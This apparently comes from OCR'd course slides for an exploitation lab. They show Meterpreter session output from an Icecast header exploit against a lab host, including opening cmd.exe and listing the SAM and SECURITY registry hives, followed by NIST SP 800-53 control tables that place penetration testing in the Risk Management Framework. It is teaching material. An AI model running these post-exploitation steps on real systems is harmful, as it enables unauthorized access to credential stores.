Listing: C:\Program Files
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   4096  dir   2009-07-13 22:37:05 -0400  Common Files
40777/rwxrwxrwx   4096  dir   2009-07-14 00:52:30 -0400  DVD Maker
40777/rwxrwxrwx   0     dir   2019-08-20 18:48:44 -0400  Google
40777/rwxrwxrwx   4096  dir   2019-08-20 19:15:22 -0400  Icecast2 Win32
40777/rwxrwxrwx   8192  dir   2009-07-13 22:37:05 -0400  Internet Explorer
40777/rwxrwxrwx   0     dir   2009-07-14 00:52:30 -0400  MSBuild
40777/rwxrwxrwx   0     dir   2019-08-20 19:10:37 -0400  Microsoft Office
40777/rwxrwxrwx   0     dir   2015-09-21 06:00:20 -0400  Microsoft.NET
40777/rwxrwxrwx   4096  dir   2015-09-21 05:50:47 -0400  OpenSSH
40777/rwxrwxrwx   0     dir   2015-09-22 01:27:02 -0400  Oracle
40777/rwxrwxrwx   0     dir   2009-07-14 00:52:30 -0400  Reference Assemblies
40777/rwxrwxrwx   4096  dir   2019-08-19 18:36:52 -0400  SPICE Guest Tools
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:23 -0400  Uninstall Information
40777/rwxrwxrwx   4096  dir   2009-07-14 00:52:30 -0400  Windows Defender
40777/rwxrwxrwx   4096  dir   2009-07-13 22:37:05 -0400  Windows Mail
40777/rwxrwxrwx   4096  dir   2009-07-14 00:52:30 -0400  Windows Media Player
40777/rwxrwxrwx   0     dir   2009-07-13 22:37:05 -0400  Windows NT
40777/rwxrwxrwx   0     dir   2009-07-14 00:52:30 -0400  Windows Photo Viewer
40777/rwxrwxrwx   0     dir   2009-07-14 00:52:30 -0400  Windows Portable Devices
40777/rwxrwxrwx   4096  dir   2009-07-14 00:52:30 -0400  Windows Sidebar
100666/rw-rw-rw-  174   fil   2009-07-14 00:41:57 -0400  desktop.ini
40777/rwxrwxrwx   4096  dir   2019-08-19 18:37:03 -0400  qemu-ga
```

Metasploit basics – Meterpreter commands

Open a Windows command prompt

```
meterpreter > execute -f cmd.exe -c
Process 2208 created.
Channel 1 created.
meterpreter > dir
Listing: C:\Windows\System32\config
===================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  28672     fil   2009-07-14 00:52:31 -0400  BCD-Template
100666/rw-rw-rw-  25600     fil   2009-07-14 00:57:36 -0400  BCD-Template.LOG
100666/rw-rw-rw-  33030144  fil   2009-07-13 22:03:40 -0400  COMPONENTS
100666/rw-rw-rw-  1024      fil   2009-07-14 03:15:38 -0400  COMPONENTS.LOG
100666/rw-rw-rw-  262144    fil   2009-07-13 22:03:40 -0400  COMPONENTS.LOG1
100666/rw-rw-rw-  0         fil   2009-07-13 22:03:40 -0400  COMPONENTS.LOG2
100666/rw-rw-rw-  65536     fil   2009-07-14 00:42:22 -0400  COMPONENTS{6cced2ed-6e01-11
100666/rw-rw-rw-  524288    fil   2009-07-14 00:42:22 -0400  COMPONENTS{6cced2ed-6e01-11c
100666/rw-rw-rw-  524288    fil   2009-07-14 00:42:22 -0400  COMPONENTS{6cced2ed-6e01-11
100666/rw-rw-rw-  262144    fil   2009-07-13 22:03:40 -0400  DEFAULT
100666/rw-rw-rw-  1024      fil   2009-07-14 03:15:36 -0400  DEFAULT.LOG
100666/rw-rw-rw-  148480    fil   2009-07-13 22:03:40 -0400  DEFAULT.LOG1
100666/rw-rw-rw-  0         fil   2009-07-13 22:03:40 -0400  DEFAULT.LOG2
40777/rwxrwxrwx   0         dir   2009-07-13 22:37:07 -0400  Journal
40777/rwxrwxrwx   4096      dir   2009-07-13 22:37:07 -0400  RegBack
100666/rw-rw-rw-  262144    fil   2009-07-13 22:03:40 -0400  SAM
100666/rw-rw-rw-  1024      fil   2009-07-14 03:15:36 -0400  SAM.LOG
100666/rw-rw-rw-  25600     fil   2009-07-13 22:03:40 -0400  SAM.LOG1
100666/rw-rw-rw-  0         fil   2009-07-13 22:03:40 -0400  SAM.LOG2
100666/rw-rw-rw-  262144    fil   2009-07-13 22:03:40 -0400  SECURITY
100666/rw-rw-rw-  1024      fil   2009-07-14 03:15:36 -0400  SECURITY.LOG
```

Metasploit basics – Meterpreter commands

Working with the Windows command prompt through Meterpreter

```
meterpreter > cd ..
meterpreter > pwd
C:\Windows\System32
meterpreter > cd ..
meterpreter > dir
Listing: C:\Windows
===================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2009-07-13 22:37:05 -0400  AppCompat
40777/rwxrwxrwx   4096     dir   2009-07-13 22:37:05 -0400  AppPatch
40777/rwxrwxrwx   0        dir   2009-07-14 03:22:10 -0400  BitLockerDiscoveryVolumeContent
40777/rwxrwxrwx   0        dir   2009-07-13 22:37:06 -0400  Boot
40777/rwxrwxrwx   0        dir   2009-07-13 22:37:06 -0400  Branding
40777/rwxrwxrwx   0        dir   2009-07-14 03:22:10 -0400  CSC
40777/rwxrwxrwx   40960    dir   2009-07-13 22:37:06 -0400  Cursors
40777/rwxrwxrwx   0        dir   2009-07-14 00:56:48 -0400  DigitalLocker
40777/rwxrwxrwx   0        dir   2009-07-14 00:52:30 -0400  Downloaded Program Files
100666/rw-rw-rw-  1774     fil   2009-07-14 00:34:31 -0400  DtcInstall.log
100666/rw-rw-rw-  53555    fil   2009-07-14 03:23:02 -0400  Enterprise.xml
40555/r-xr-xr-x   98304    dir   2009-07-13 22:37:06 -0400  Fonts
40777/rwxrwxrwx   0        dir   2009-07-13 22:37:06 -0400  Globalization
40777/rwxrwxrwx   0        dir   2009-07-13 22:37:06 -0400  Help
```

Metasploit basics – Exiting Meterpreter


```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.55.100 - Meterpreter session 1 closed.  Reason: User exit
msf5 exploit(windows/http/icecast_header) > exit
geocryp4596@kali:~$
```

Agenda


- ✓Zero-Day Vulnerabilities
- ✓Introduction to the Exploitation Lab, continued…

The bigger context…

Risk Management Framework (RMF)



CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
Awareness and Training					
AT-1	Security Awareness and Training Policy and Procedures	P1	AT-1	AT-1	AT-1
AT-2	Security Awareness Training	P1	AT-2	AT-2 (2)	AT-2 (2)
AT-3	Role-Based Security Training	P1	AT-3	AT-3	AT-3
AT-4	Security Training Records	P3	AT-4	AT-4	AT-4
AT-5	**Withdrawn**	---	---	---	---
Audit and Accountability					
AU-1	Audit and Accountability Policy and Procedures	P1	AU-1	AU-1	AU-1
AU-2	Audit Events	P1	AU-2	AU-2 (3)	AU-2 (3)
AU-3	Content of Audit Records	P1	AU-3	AU-3 (1)	AU-3 (1) (2)
AU-4	Audit Storage Capacity	P1	AU-4	AU-4	AU-4
AU-5	Response to Audit Processing Failures	P1	AU-5	AU-5	AU-5 (1) (2)
AU-6	Audit Review, Analysis, and Reporting	P1	AU-6	AU-6 (1) (3)	AU-6 (1) (3) (5) (6)
AU-7	Audit Reduction and Report Generation	P2	Not Selected	AU-7 (1)	AU-7 (1)
AU-8	Time Stamps	P1	AU-8	AU-8 (1)	AU-8 (1)
AU-9	Protection of Audit Information	P1	AU-9	AU-9 (4)	AU-9 (2) (3) (4)
AU-10	Non-repudiation	P2	Not Selected	Not Selected	AU-10
AU-11	Audit Record Retention	P3	AU-11	AU-11	AU-11
AU-12	Audit Generation	P1	AU-12	AU-12	AU-12 (1) (3)
AU-13	Monitoring for Information Disclosure	P0	Not Selected	Not Selected	Not Selected
AU-14	Session Audit	P0	Not Selected	Not Selected	Not Selected
AU-15	Alternate Audit Capability	P0	Not Selected	Not Selected	Not Selected
AU-16	Cross-Organizational Auditing	P0	Not Selected	Not Selected	Not Selected
Security Assessment and Authorization					
CA-1	Security Assessment and Authorization Policies and Procedures	P1	CA-1	CA-1	CA-1
CA-2	Security Assessments	P2	CA-2	CA-2 (1)	CA-2 (1) (2)
CA-3	System Interconnections	P1	CA-3	CA-3 (5)	CA-3 (5)
CA-4	**Withdrawn**	---	---	---	---
CA-5	Plan of Action and Milestones	P3	CA-5	CA-5	CA-5
CA-6	Security Authorization	P2	CA-6	CA-6	CA-6
CA-7	Continuous Monitoring	P2	CA-7	CA-7 (1)	CA-7 (1)
CA-8	Penetration Testing	P2	Not Selected	Not Selected	CA-8
CA-9	Internal System Connections	P2	CA-9	CA-9	CA-9
Configuration Management					
CM-1	Configuration Management Policy and Procedures	P1	CM-1	CM-1	CM-1
CM-2	Baseline Configuration	P1	CM-2	CM-2 (1) (3) (7)	CM-2 (1) (2) (3) (7)
CM-3	Configuration Change Control	P1	Not Selected	CM-3 (2)	CM-3 (1) (2)
CM-4	Security Impact Analysis	P2	CM-4	CM-4	CM-4 (1)
CM-5	Access Restrictions for Change	P1	Not Selected	CM-5	CM-5 (1) (2) (3)



NIST Special Publication 800-53
Revision 4

Security and Privacy Controls for Federal Information Systems and Organizations


JOINT TASK FORCE TRANSFORMATION INITIATIVE

This publication is available free of charge from: http://dx.doi.org/10.6028/NIST.SP.800-53r4

NIST National Institute of Standards and Technology U.S. Department of Commerce




Where does vulnerability scanning and penetration testing fit in the RMF?



CLASS	FAMILY	IDENTIFIER
Management	Risk Assessment	RA
Management	Planning	PL
Management	System and Services Acquisition	SA
Management	Certification, Accreditation, and Security Assessments	CA
Operational	Personnel Security	PS
Operational	Physical and Environmental Protection	PE
Operational	Contingency Planning	CP
Operational	Configuration Management	CM
Operational	Maintenance	MA
Operational	System and Information Integrity	SI
Operational	Media Protection	MP
Operational	Incident Response	IR
Operational	Awareness and Training	AT
Technical	Identification and Authentication	IA
Technical	Access Control	AC
Technical	Audit and Accountability	AU
Technical	System and Communications Protection	SC

Table 2: Security Control Class, Family, and Identifier


NIST Special Publication 800-53
Revision 4

Security and Privacy Controls for Federal Information Systems and Organizations

JOINT TASK FORCE TRANSFORMATION INITIATIVE

This publication is available free of charge from: http://dx.doi.org/10.6028/NIST.SP.800-53r4

NIST National Institute of Standards and Technology U.S. Department of Commerce

For what kinds of information systems do organizations employ vulnerability scanning & penetration testing ?

CNTL NO.	CONTROL NAME *Control Enhancement Name*	WITHDRAWN	ASSURANCE	CONTROL BASELINES		
				LOW	MOD	HIGH
RA-1	**Risk Assessment Policy and Procedures**		x	x	x	x
RA-2	**Security Categorization**			x	x	x
RA-3	**Risk Assessment**		x	x	x	x
RA-4	**Risk Assessment Update**	x	Incorporated into RA-3.			
RA-5	**Vulnerability Scanning**		x	x	x	x
RA-5(1)	*VULNERABILITY SCANNING | UPDATE TOOL CAPABILITY*		x		x	x
RA-5(2)	*VULNERABILITY SCANNING | UPDATE BY FREQUENCY / PRIOR TO NEW SCAN / WHEN IDENTIFIED*		x		x	x
RA-5(3)	*VULNERABILITY SCANNING | BREADTH / DEPTH OF COVERAGE*		x			
RA-5(4)	*VULNERABILITY SCANNING | DISCOVERABLE INFORMATION*		x			x
RA-5(5)	*VULNERABILITY SCANNING | PRIVILEGED ACCESS*		x		x	x

CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
Security Assessment and Authorization					
CA-1	Security Assessment and Authorization Policies and Procedures	P1	CA-1	CA-1	CA-1
CA-2	Security Assessments	P2	CA-2	CA-2 (1)	CA-2 (1) (2)
CA-3	System Interconnections	P1	CA-3	CA-3 (5)	CA-3 (5)
CA-4	**Withdrawn**	---	---	---	---
CA-5	Plan of Action and Milestones	P3	CA-5	CA-5	CA-5
CA-6	Security Authorization	P2	CA-6	CA-6	CA-6
CA-7	Continuous Monitoring	P2	CA-7	CA-7 (1)	CA-7 (1)
CA-8	Penetration Testing	P2	Not Selected	Not Selected	CA-8
CA-9	Internal System Connections	P2	CA-9	CA-9	CA-9

CLASS	FAMILY	IDENTIFIER
Management	Risk Assessment	RA
Management	Planning	PL
Management	System and Services Acquisition	SA
Management	Certification, Accreditation, and Security Assessments	CA
Operational	Personnel Security	PS
Operational	Physical and Environmental Protection	PE
Operational	Contingency Planning	CP
Operational	Configuration Management	CM
Operational	Maintenance	MA
Operational	System and Information Integrity	SI
Operational	Media Protection	MP
Operational	Incident Response	IR
Operational	Awareness and Training	AT
Technical	Identification and Authentication	IA
Technical	Access Control	AC
Technical	Audit and Accountability	AU
Technical	System and Communications Protection	SC

Table 2: Security Control Class, Family, and Identifier

Agenda

- ✓Zero-Day Vulnerabilities
- ✓Introduction to the Exploitation Lab, continued…
- ✓The bigger context…